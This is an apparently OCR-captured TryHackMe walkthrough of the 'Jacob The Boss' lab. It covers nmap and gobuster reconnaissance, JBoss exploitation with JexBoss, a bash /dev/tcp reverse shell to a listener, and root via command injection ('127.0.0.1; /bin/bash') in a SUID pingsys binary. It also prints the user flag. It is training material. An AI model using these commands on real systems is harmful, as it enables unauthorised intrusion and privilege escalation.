
Tryhackme Free Room: Jacob The Boss (Medium)

1. Reconnaissance

An Nmap scan was performed to identify open ports and running services on the target system.

- `nmap -sC -sV <target-ip>`



```
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:ca:13:6e:d9:63:c0:5f:4a:23:a5:a5:a5:10:3c:7f (RSA)
|   256 a4:6e:d2:5d:0d:36:2e:73:2f:1d:52:9c:e5:8a:7b:04 (ECDSA)
|_  256 6f:54:a6:5e:ba:5b:ad:cc:87:ee:d3:a8:d5:e0:aa:2a (ED25519)
80/tcp   open     http        Apache httpd 2.4.6 ((CentOS) PHP/7.3.20)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.20
|_http-title: My first blog
111/tcp  open     rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
1090/tcp open     java-rmi    Java RMI
|_rmi-dumpregistry: ERROR: Script execution failed (use -d to debug)
1098/tcp open     java-rmi    Java RMI
1099/tcp open     java-object Java Object Serialization
| fingerprint-strings:
|   NULL:
|     java.rmi.MarshalledObject|
|     hash[
|     locBytest
|     objBytesq
|     http://jacobtheboss.box:8083/q
|     org.jnp.server.NamingServer_Stub
|     java.rmi.server.RemoteStub
|     java.rmi.server.RemoteObject
|     xpw;
|     UnicastRef2
|_    jacobtheboss.box
3306/tcp open     mysql       MariaDB (unauthorized)
4444/tcp open     java-rmi    Java RMI
4445/tcp open     java-object Java Object Serialization
4446/tcp open     java-object Java Object Serialization
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
```

```
|     objBytesq
|     http://jacobtheboss.box:8083/q
|     org.jnp.server.NamingServer_Stub
|     java.rmi.server.RemoteStub
|     java.rmi.server.RemoteObject
|     xpw;
|     UnicastRef2
|_    jacobtheboss.box
3306/tcp  open     mysql       MariaDB (unauthorized)
4444/tcp  open     java-rmi    Java RMI
4445/tcp  open     java-object Java Object Serialization
4446/tcp  open     java-object Java Object Serialization
8009/tcp  open     ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|   Potentially risky methods: PUT DELETE TRACE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open     http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Welcome to JBoss&trade;
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
8083/tcp  open     http        JBoss service httpd
|_http-title: Site doesn't have a title (text/html).
10629/tcp filtered unknown
3 services unrecognized despite returning data. If you know the service/version,
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1099-TCP:V=7.94SVN%I=7%D=11/22%Time=6921ACB3%P=x86_64-pc-linux-gnu%
SF:r(NULL,16F,"\xac\xed\0\x05sr\0\x19java\.rmi\.MarshalledObject\|\xbd\x1e
SF:\x97\xedc\xfc>\x02\0\x03I\0\x04hash\[\0\x08locBytest\0\x02\[B\[\0\x08ob
SF:jBytesq\0~\0\x01xp\xd9\xb4\xa2\ur\0\x02\[B\xac\xf3\x17\xf8\x06\x08T\xe0
SF:\x02\0\0xp\0\0\0\.\xac\xed\0\x05t\0\x1dhttp://jacobtheboss\.box:8083/q\
SF:0~\0\0q\0~\0\0uq\0~\0\x03\0\0\0\xc7\xac\xed\0\x05sr\0\x20org\.jnp\.serv
SF:er\.NamingServer_Stub\0\0\0\0\0\0\0\x02\x02\0\0xr\0\x1ajava\.rmi\.serve
SF:r\.RemoteStub\xe9\xfe\xdc\xc9\x8b\xe1e\x1a\x02\0\0xr\0\x1cjava\.rmi\.se
SF:rver\.RemoteObject\xd3a\xb4\x91\x0ca3\x1e\x03\0\0xpw;\0\x0bUnicastRef2\
SF:0\0\x10jacobtheboss\.box\0\0\x04J\0\0\0\0\0\0\0\t\xb5\xdf\x92\0\0\x01
SF:\x9a\xab\x11h\x85\x80\0\0x");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port4445-TCP:V=7.94SVN%I=7%D=11/22%Time=6921ACB9%P=x86_64-pc-linux-gnu%
SF:r(NULL,4,"\xac\xed\0\x05");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port4446-TCP:V=7.94SVN%I=7%D=11/22%Time=6921ACB9%P=x86_64-pc-linux-gnu%
SF:r(NULL,4,"\xac\xed\0\x05");
```


2. Enumeration

Gobuster was used to identify publicly accessible directories on the target web server.However, no directories of significant interest were found during the enumeration process.But nothing founds.


- gobuster dir –u http://jacobtheboss.box/ -w SecLists/Discovery/Web- Content/DirBuster-2007_directory-list-2.3-medium.txt -

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://jacobtheboss.box/ -w SecLists/Discovery/Web-Content/DirBuster-2
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://jacobtheboss.box/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/themes               (Status: 301) [Size: 239] [--> http://jacobtheboss.box/themes/]
/public               (Status: 301) [Size: 239] [--> http://jacobtheboss.box/public/]
/admin                (Status: 301) [Size: 238] [--> http://jacobtheboss.box/admin/]
/plugins              (Status: 403) [Size: 209]
/db                   (Status: 403) [Size: 204]
/cache                (Status: 403) [Size: 207]
/inc                  (Status: 403) [Size: 205]
/LICENSE              (Status: 200) [Size: 17987]
/var                  (Status: 403) [Size: 205]
/CHANGELOG            (Status: 200) [Size: 47513]
/CREDITS              (Status: 200) [Size: 817]
/locales              (Status: 301) [Size: 240] [--> http://jacobtheboss.box/locales/]
```

During service enumeration, port **8080** was identified as running a **JBoss Application Server**.
Accessing the web console revealed the server version.



After identifying the version, publicly available information was reviewed to check for any known vulnerabilities related to this JBoss version.




2. Vulnerability Identification

Public sources were searched for vulnerabilities associated with the detected JBoss version. A publicly available tool from GitHub was then used to verify whether the JBoss instance was potentially vulnerable.

The tool confirmed the presence of a vulnerability that allowed limited remote interaction with the system.


A publicly available JBoss exploitation tool, JexBoss, was used for verification and exploitation: (https://github.com/joaomatosf/jexboss)



4. Shell Access

- `Python jexboss.py –host http://target host:8080`

After running the verification tool, a shell with limited privileges was obtained on the target system




- /bin/bash –i > /dev/tcp/10.10.10.10/9001 0>&1 2>&1

Set up a listener with **Netcat.**

- nc –lnvp 9001

A basic `/bin/bash` shell was used to interact with the system




During further exploration, a user directory named **jacob** was found, and the **user.txt** flag was successfully retrieved from:

`/home/jacob/user.txt`

```
[jacob@jacobtheboss home]$ cd jacob
cd jacob
[jacob@jacobtheboss ~]$ ls
ls
user.txt
[jacob@jacobtheboss ~]$ cat user.txt
cat user.txt
f4d491f280de360cc49e26ca1587cbcc
[jacob@jacobtheboss ~]$
```

5. Privilege Escalation

During Linux privilege escalation enumeration, the command sudo -l was used to check the current user's sudo permissions, but no passwordless or misconfigured sudo entries were found. Next, the command find / -type f -perm -04000 -ls 2>/dev/null was executed to list all SUID-root binaries present on the system. These SUID programs run with root privileges and are documented for further analysis, as any vulnerability in them could be abused for privilege escalation




```
[jacob@jacobtheboss ~]$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
[jacob@jacobtheboss ~]$ find / -type f -perm -4000 -ls 2>/dev/null
find / -type f -perm -4000 -ls 2>/dev/null
5081453   12 -rwsr-xr-x   1 root     root         8536 Jul 30  2020 /usr/bin/pingsys
100759947   32 -rwsr-xr-x   1 root     root        32096 Oct 30  2018 /usr/bin/fusermount
100737943   80 -rwsr-xr-x   1 root     root        78408 Aug  9  2019 /usr/bin/gpasswd
100795659   32 -rwsr-xr-x   1 root     root        32128 Apr  1  2020 /usr/bin/su
100788823   24 -rws--x--x   1 root     root        23968 Apr  1  2020 /usr/bin/chfn
100737946   44 -rwsr-xr-x   1 root     root        41936 Aug  9  2019 /usr/bin/newgrp
100778623   24 -rws--x--x   1 root     root        23880 Apr  1  2020 /usr/bin/chsh
100907751  144 ---s--x--x   1 root     root       147336 Apr  1  2020 /usr/bin/sudo
100795644   44 -rwsr-xr-x   1 root     root        44264 Apr  1  2020 /usr/bin/mount
100737942   76 -rwsr-xr-x   1 root     root        73888 Aug  9  2019 /usr/bin/chage
100795664   32 -rwsr-xr-x   1 root     root        31984 Apr  1  2020 /usr/bin/umount
100887380   60 -rwsr-xr-x   1 root     root        57656 Aug  8  2019 /usr/bin/crontab
100868188   24 -rwsr-xr-x   1 root     root        23576 Apr  1  2020 /usr/bin/pkexec
100759930   28 -rwsr-xr-x   1 root     root        27856 Apr  1  2020 /usr/bin/passwd
 20717   12 -rwsr-xr-x   1 root     root        11232 Apr  1  2020 /usr/sbin/pam_timestamp_check
 20719   36 -rwsr-xr-x   1 root     root        36272 Apr  1  2020 /usr/sbin/unix_chkpwd
217887   12 -rwsr-xr-x   1 root     root        11296 Apr  1  2020 /usr/sbin/usernetctl
346906  116 -rwsr-xr-x   1 root     root       117432 Apr  1  2020 /usr/sbin/mount.nfs
100801794   16 -rwsr-xr-x   1 root     root        15432 Apr  1  2020 /usr/lib/polkit-1/polkit-agent-helper-1
100801792   60 -rwsr-x---   1 root     dbus        57936 Jul 13  2020 /usr/libexec/dbus-1/dbus-daemon-launch-helper
[jacob@jacobtheboss ~]$
```

- find / -type f –perm -4000 –ls 2>/dev/null


After identifying /usr/bin/pingsys as a SUID-root binary, it was tested for command injection by passing the argument '127.0.0.1; /bin/bash'. The application executed the embedded /bin/bash command with root privileges, providing a root shell as

confirmed by the whoami command. This demonstrates a command injection vulnerability in the SUID pingsys binary that allows a local attacker to escalate privileges from a normal user to root

- /usr/bin/pingsys '127.0.0.1; /bin/bash'



After successfully exploiting the vulnerable SUID pingsys binary and obtaining a root shell, access to the /root directory was achieved. Listing the contents of /root revealed several files, including root.txt, which could then be read using cat root.txt to retrieve the final flag value. This confirms full privilege escalation from an unprivileged user to the root account on the target system



Thank You for Reading.